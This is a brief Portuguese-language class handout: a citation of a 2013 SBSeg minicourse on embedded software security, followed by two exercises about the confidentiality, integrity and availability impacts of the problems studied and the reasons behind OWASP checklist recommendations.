- Silva, Silva Jr., Souza, Pereira, Teixeira, Wong, Nazaré, Maffra, Freire, Santos, Oliveira. Segurança de Software em Sistemas Embarcados: Ataques & Defesas. Minicursos do XIII Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais—SBSeg 2013.



Exercício

1) Dos problemas estudados hoje, cite quais podem afetar os requisitos de segurança abaixo e justifique:

- confidencialidade
- integridade
- disponibilidade

2) Das recomendações no checklist da OWASP, identifique o motivo para cada recomendação